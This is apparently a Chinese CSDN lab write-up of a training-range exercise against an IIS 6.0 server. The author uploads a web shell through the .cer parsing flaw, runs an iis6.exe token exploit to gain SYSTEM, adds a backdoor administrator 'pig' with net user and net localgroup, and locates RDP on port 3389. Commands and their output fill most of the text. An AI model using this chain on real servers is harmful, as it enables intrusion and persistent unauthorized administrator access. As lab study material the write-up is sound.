


然后我们双击去访问，丢了一个405报错。这是因为jpg文件不解析，因为你的后缀是图片格式，所以服务器会当做一张图片去读取，而不是代码。

就和你把一个图片后缀改为TXT然后打开里面的东西都会当文本读取而不是图片。

报错信息里面写了iis6.0的中间件。百度下iis6.0的解析漏洞，就能发现上传cer文件，iis6.0会解且执行。

然后把图片名字改为cer上传，成功上传，然后菜刀连接，成功进入，然后滚轮划一下就能看到flag! .txt，然后双击打开就是flag了。




第五章：SYSTEM POWER webserver控制目标 实战演练

进入传送门后，发现这一章的网站仍然是之前看到过的那个。而这个网站的管理员cookie已经被我拿到，并且已经成功上传一句话木马至服务器了，如下图。




因此我直接来到了菜刀，进入了文件管理器视图，并试图点开C盘，如下图。



进入c盘之后，一眼就扫到了flag.txt。这么简单吗？点开试试，如下图。





但是并没有权限访问这个文件，这就很尴尬了。所以目标已经非常明确了—提升我的权限，让我能够访问C盘中的文件。那么怎么提升我的权限呢—命令行工具！cmd命令行自带了很多的系统指令，其中包括添加用户/添加用户组等等，这不正好合适吗？我添加一个自己的用户身份，然后把这个用户添加到管理员组，再用这个用户去登陆服务器，不就有权去打开flag.txt文件了，如下图。

请稍候...

双击之后，发现我并没有权限去访问，因此，现在的目标就很明确了，我需要用过某些手段提权，才能查看c盘中的这个文件。而众所周知，命令行就是一个很好的提权工具，因为它自带了很多系统函数。我们可以通过添加管理员用户来获取该系统的最高权限



CSDN @爱睡觉的扬扬

说干就干。我来到了菜刀初始页面，右键并打开了虚拟终端，进入了命令行，如下图。



进入命令行之后，我直接输入了whoami指令，查看我当前的身份。但是却发现拒绝访问。这是为啥呢？因为命令提示符是在C盘的，但是C盘里的东西我不能访问。这可咋整！



```

[*] 基本信息 [ C:\D:\E: ]
E:\05\UploadFiles\> whoami
[Err] 拒绝访问。
E:\05\UploadFiles\> |


```

进入命令行之后，我输入了命令—whoami
用来查看我现在在这个系统中身份和权限


但是拒绝访问




名称	修改日期	类型
cmd.exe	2014/3/5 10:00	应用程序
iis6.exe	2011/3/11 1:53	应用程序



上传成功后，直接在这个文件上右键并打开虚拟终端，如下图。



我再次输入whoami命令。这次果然有权限了，但是从返回结果看，我目前只是一个普通用户，如下图



我就可以变成管理员用户了。
因此，我需要先创建一个自己的用户

CSDN @爱睡觉的扬扬

然后我按照刚才的思路进行添加用户-pigking。但是又拒绝访问。

```
[*] 基本信息 [ C:D:E: ]
E:\05\UploadFiles\> whoami
nt authority\network service


E:\05\UploadFiles\> net user pigking 123 /add
发生系统错误 5。
拒绝访问。
E:\05\UploadFiles\> |
```

此时输入添加用户pigking, 密码123指令

发现再次拒绝访问

CSDN @爱睡觉的扬扬

这又是为啥？这是因为使用cmd需要用到外部接口wscript.shell。但是wscript.shell仍然在C盘，C盘我们仍然无法访问。这可怎么办？那么就只能再上传一个已经组装好的wscript.shell，也就是下图的iis6.exe。



此时，我用cd命令切换到刚才上传文件的目录-E:\RECYCLER，如下图。

```
[*] 基本信息 [ C:\D:\E: ]
E:\05\UploadFiles\> whoami
nt authority\network service

E:\05\UploadFiles\> net user pigking 123 /add
发生系统错误 5。
拒绝访问。

E:\05\UploadFiles\> cd ../
E:\05\> cd ../
E:\> cd RECYCLER
E:\RECYCLER\> |
```

此时，切换到刚才上传文件的那个目录

CSDN @爱睡觉的扬扬

然后我通过iis6.exe执行了whoami命令-iis6.exe “whoami”。然后，程序返回了很多信息，其中-this exploit gives you a local system shell，我从这句话中看出它已经给了我system的命令行权限，如下图。

```
E:\05\UploadFiles\> cd ../
E:\05\> cd ../
E:\> cd RECYCLER
E:\RECYCLER\> iis6.exe "whoami"
[IIS6Up] -> IIS Token PipeAdmin golds7n Version
[IIS6Up] -> This exploit gives you a Local System shell
[IIS6Up] -> Set registry OK
[process walking]: 320 w3wp.exe
[process walking]: 1436 cmd.exe
[process walking]: 2756 wmicprvse.exe
[IIS6Up] -> Got WMI process Pid: 2756
[Try 1 time...]
[Try 2 time...]
[Try 3 time...]
[Try 4 time...]
E:\RECYCLER\>
```

我通过iis6.exe再次执行了whoami

通过这句话，可以看出，这个组件已经赋予了我一个本地的最高权限

CSDN @爱睡觉的扬扬

因此，我再执行同样的指令，以确定我现在的身份。现在我看到cmd正在以system权限执行这条指令，而我现在的权限已经变成了system，如下图。

```
E:\05\> cd ../
E:\> cd RECYCLER
E:\RECYCLER\> iis6.exe "whoami"
[IIS6Up] -> IIS Token PipeAdmin golds7n Version
[IIS6Up] -> This exploit gives you a Local System shell
[IIS6Up] -> Set registry OK
[process walking]: 320 w3wp.exe
[process walking]: 1436 cmd.exe
[process walking]: 2756 wmicprvse.exe
[IIS6Up] -> Got WMI process Pid: 2756
[Try 1 time...]
[Try 2 time...]
[Try 3 time...]
[Try 4 time...]
E:\RECYCLER\> iis6.exe "whoami"
[IIS6Up] -> IIS Token PipeAdmin golds7n Version
[IIS6Up] -> This exploit gives you a Local System shell
[IIS6Up] -> Set registry OK
[process walking]: 320 w3wp.exe
[process walking]: 2716 iis6.exe
[process walking]: 2756 wmicprvse.exe
[IIS6Up] -> Got WMI process Pid: 2756
```

再次执行，以确定我的身份

可以看到，我已经可以使用最高权限了

```
[Try 1 time...]  
[IIS6Up] -> Found token SYSTEM  
[*] Running command with SYSTEM Token...  
[*] Command: whoami  
[+] Done, command should have ran as SYSTEM!  
nt authority\system  
E:\RECYCLER\>
```

此时, 就已经在用最高权限执行whoami的命令了

返回了我的身份--system!

CSDN @爱睡觉的扬扬

于是, 我再次尝试通过-iis6.exe "net user pig 123 /add"添加pig用户, 此时, 这条命令就成功了, 如下图。

```
E:\RECYCLER\> iis6.exe "net user pig 123 /add"  
[IIS6Up] -> IIS Token PipeAdmin golds7n Version  
[IIS6Up] -> This exploit gives you a Local System shell  
[IIS6Up] -> Set registry OK  
[process walking]: 240 iis6.exe  
[process walking]: 320 w3wp.exe  
[process walking]: 2756 wmiprvse.exe  
[IIS6Up] -> Got WMI process Pid: 2756  
[Try 1 time...]  
[IIS6Up] -> Found token SYSTEM  
[*] Running command with SYSTEM Token...  
[*] Command: net user pig 123 /add  
[+] Done, command should have ran as SYSTEM!  
命令成功完成。  
E:\RECYCLER\>
```

此时, 通过iis6.exe执行添加pig用户, 密码为123的指令

命令成功完成

CSDN @爱睡觉的扬扬

然后我用net user pig指令查看了pig用户的信息, 发现它现在只是普通用户, 所以我应该把它变成管理员用户才行, 如下图。

```
E:\RECYCLER\> iis6.exe "net user pig "  
[IIS6Up] -> IIS Token PipeAdmin golds7n Version  
[IIS6Up] -> This exploit gives you a Local System shell  
[IIS6Up] -> Set registry OK  
[process walking]: 320 w3wp.exe  
[process walking]: 1736 cmd.exe  
[process walking]: 2756 wmiprvse.exe  
[IIS6Up] -> Got WMI process Pid: 2756  
[Try 1 time...]  
[IIS6Up] -> Found token SYSTEM  
[*] Running command with SYSTEM Token...  
[*] Command: net user pig  
[+] Done, command should have ran as SYSTEM!  
用户名 pig  
全名  
注释  
用户的注释  
国家(地区)代码 000 (系统默认值)  
帐户启用 Yes  
帐户到期 从不  
上次设置密码 2018-9-7 10:33  
密码到期 2018-10-20 9:21  
密码可更改 2018-9-7 10:33  
需要密码 Yes  
用户可以更改密码 Yes  
允许的工作站 All  
登录脚本  
用户配置文件  
主目录  
上次登录 从不  
可允许的登录小时数 All  
本地组成员 *Users  
定向组成员 *None  
命令成功完成。
```

此时用net user pig查看pig用户

发现只是在普通用户组中

CSDN @爱睡觉的扬扬

于是, 我用iis6.exe "net localgroup Administrators pig /add"指令向管理员用户组成功添加了pig用户, 如下图。

```
E:\RECYCLER\> iis6.exe "net localgroup Administrators pig /add"  
[IIS6Up] -> IIS Token PipeAdmin golds7n Version  
[IIS6Up] -> This exploit gives you a Local System shell  
[IIS6Up] -> Set registry OK  
[process walking]: 320 w3wp.exe  
[process walking]: 2756 wmiprvse.exe  
[IIS6Up] -> Got WMI process Pid: 2756  
[Try 1 time...]  
[IIS6Up] -> Found token SYSTEM  
[*] Running command with SYSTEM Token...  
[*] Command: net localgroup Administrators pig /add  
[+] Done, command should have ran as SYSTEM!  
命令成功完成。  
E:\RECYCLER\>
```

此时, 我使用这条指令向管理员组添加pig用户

成功!

CSDN @爱睡觉的扬扬

再次查看pig用户，发现它已经再管理员用户组中了，如下图。


```
E:\RECYCLER> iis6.exe "net user pig"
[IIS6Up] -> IIS Token PipeAdmin golds/n Version
[IIS6Up] -> This exploit gives you a Local System shell
[IIS6Up] -> Set registry OK
[process walking]: 320 w3wp.exe
[process walking]: 2756 wmiiprvse.exe
[IIS6Up] -> Got WMI process Pid: 2756
[Try 1 time...]
[IIS6Up] -> Found token SYSTEM
[*] Running command with SYSTEM Token...
[*] Command: net user pig
[+] Done, command should have ran as SYSTEM!
用户名          pig
全名
注释
用户的注释
国家(地区)代码 000 (系统默认值)
帐户启用        Yes
帐户到期        从不
上次设置密码    2018-9-7 10:20
密码到期        2018-10-20 9:07
密码可更改      2018-9-7 10:20
需要密码        Yes
用户可以更改密码 Yes
允许的工作站    All
登录脚本
用户配置文件
主目录
上次登录        从不
可允许的登录小时数 All
本地组成员      *Administrators *Users
全局组成员      *None
命令成功完成。
```

再次查看pig用户

发现已经是管理员组中的用户了

CSDN @爱睡觉的扬扬

既然我已经拥有了管理员用户，那么我就需要利用这个用户去搞事情。于是我想到了用远程桌面服务去连接这个网站的服务器，并用pig用户登陆。于是我打开远程桌面，并输入该网站的ip+port，但是却显示无法连接。远程桌面作为一个程序，那么它一定占用了一个端口号。而ip+端口号表示的是域名，而这个端口号其实就是服务软件的端口号，ip表示的是这台服务器电脑，因此如果想和服务器的远程桌面服务进行对接，那么肯定要把端口号换成它占用的的端口号。因此我们需要去获取端口号，如下图。



于是我再次来当命令行，用tasklist -svc命令查看了这台服务器开启的服务，发现远程桌面服务termsservice的pid是1588，如下图

```
E:\RECYCLER> tasklist -svc
映像名称          PID  服务
-----
System Idle Process 0    系统空闲
System              4    系统
smss.exe            280  系统
csrss.exe           328  系统
winlogon.exe        352  系统
services.exe       400  Eventlog, PlugPlay
lsass.exe           412  HTTPFilter, PolicyAgent, ProtectedStorage, SamSs
svchost.exe         600  DcomLaunch
svchost.exe         656  RpcSs
```

此时用该指令去查看这台服务器的开启的服务

```

svchost.exe 720 Dhcp, Dnscache
svchost.exe 760 LmHosts, W32Time
svchost.exe 776 AeLookupSvc, Browser, CryptSvc, dmserver,
EventSystem, helpsvc, lanmanserver,
lanmanworkstation, Netman, Nla, Schedule,
seclogon, SENS, ShellHWDetection, TrkWks,
winmgmt, wuauaserv, WZCSVC
spoolsv.exe 972 Spooler
msdtc.exe 996 MSDTC
svchost.exe 1108 ERSvc
inetinfo.exe 1168 IISADMIN
svchost.exe 1220 RemoteRegistry
svchost.exe 1472 W3SVC
svchost.exe 1588 TermService
wmiprvse.exe 1632 微软
logon.scr 228 微软

```

发现远程桌面服务的PID是1588

CSDN @爱睡觉的扬扬

然后我又使用netstat -ano查看了端口和连接状态，结果显示pid=1588所对应的端口号是3389，状态是正在监听，也就是说远程桌面服务的端口号是3389，并且它正处于监听状态，而就是说它是开着的，只要这个端口收到信息，它就能知道。但是下面还有一个1588，状态是正在通信，且外部地址不是0.0.0.0:0,估计是某个正在做这个靶场的同学，如下图。

```

E:\RECYCLER> netstat -ano
Active Connections
Proto Local Address Foreign Address State PID
TCP 0.0.0.0:81 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 656
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:1025 0.0.0.0:0 LISTENING 412
TCP 0.0.0.0:1026 0.0.0.0:0 LISTENING 996
TCP 0.0.0.0:3389 0.0.0.0:0 LISTENING 1588
TCP 0.0.0.0:8881 0.0.0.0:0 LISTENING 4
TCP 10.10.1.79:81 10.10.1.1:50082 ESTABLISHED 4
TCP 10.10.1.79:139 0.0.0.0:0 LISTENING 4
TCP 10.10.1.79:3389 10.10.1.1:50096 ESTABLISHED 1588
TCP 10.10.1.79:8881 10.10.1.1:50096 ESTABLISHED 4
TCP 10.10.1.79:8881 112.20.12.198:2516 TIME_WAIT 0
TCP 10.10.1.79:8881 124.160.212.8:17832 TIME_WAIT 0
TCP 10.10.1.79:8881 124.160.212.8:17836 ESTABLISHED 4
TCP 10.10.1.79:8881 218.88.20.154:49176 TIME_WAIT 0
TCP 10.10.1.79:8881 218.88.20.154:49178 TIME_WAIT 0
TCP 10.10.1.79:8881 218.88.20.154:49182 TIME_WAIT 0

```

此时用该指令查看端口和连接状态

发现pid对应的端口号是3389, 并且状态时监听状态


发现下面还有一个1588, 但是状态时正在通信, 应该是另一个正在做靶场的同学

CSDN @爱睡觉的扬扬

我回到远程桌面，将端口号改为了3389，如下图



哥们忙着做大事，直接忽略这个警告，如下图。



